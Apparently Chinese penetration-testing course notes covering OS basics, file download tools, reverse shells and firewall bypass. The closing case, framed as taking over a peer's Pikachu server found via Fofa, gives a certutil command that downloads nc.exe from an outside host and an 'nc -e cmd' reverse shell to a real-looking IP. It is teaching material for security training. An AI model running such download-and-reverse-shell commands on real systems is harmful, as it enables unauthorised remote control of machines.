
基础入门-操作系统&名词&文件下载&反弹SHELL&防火墙绕过



#知识点：

1、名词解释-渗透测试-漏洞&攻击&后门&代码&专业词

2、必备技能-操作系统-用途&命令&权限&用户&防火墙

3、必备技能-文件下载-缘由&场景&使用-提权&后渗透

4、必备技能-反弹命令-缘由&场景&使用-提权&后渗透

前后端，POC/EXP，Payload/Shellcode，后门/Webshell，木马/病毒，

反弹，回显，跳板，黑白盒测试，暴力破解，社会工程学，撞库，ATT&CK等

参考：

https://www.cnblogs.com/sunny11/p/13583083.html

https://forum.ywhack.com/bountytips.php?download

https://forum.ywhack.com/reverse-shell/

https://blog.csdn.net/weixin\_43303273/article/details/83029138

演示案例：

* 基础案例1：操作系统-用途&命令&权限&用户&防火墙
* 实用案例1：文件上传下载-解决无图形化&解决数据传输
* 实用案例2：反弹Shell命令-解决数据回显&解决数据通讯
* 结合案例1：防火墙绕过-正向连接&反向连接&内网服务器
* 结合案例2：学会了有手就行-Fofa拿下同行Pikachu服务器

#基础案例1：操作系统-用途&命令&权限&用户&防火墙

1、个人计算机&服务器用机

2、Windows&Linux常见命令

3、文件权限&服务权限&用户权限等

4、系统用户&用户组&服务用户等分类

5、自带防火墙出站&入站规则策略协议

#实用案例1：文件上传下载-解决无图形化&解决数据传输

Linux：wget curl python ruby perl java等

Windows：PowerShell Certutil Bitsadmin msiexec mshta rundll32等

#实用案例2：反弹Shell命令-解决数据回显&解决数据通讯

useradd 用户名 passwd 用户名

测试Linux系统添加用户或修改密码命令交互回显问题

#结合案例1：防火墙绕过-正向连接&反向连接&内网服务器

1、内网：

内网 -> xiaodi8

xiaodi8 !-> 内网

2、防火墙：

xiaodi8 <-> aliyun

xiaodi8防火墙 -> aliyun

aliyun !-> xiaodi8防火墙

#结合案例2：学会了有手就行-Fofa拿下同行Pikachu服务器

文件下载&反弹Shell:

certutil -urlcache -split -f http://www.xiaodi8.com/nc.exe nc.exe

nc -e cmd 47.75.212.155 5566

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)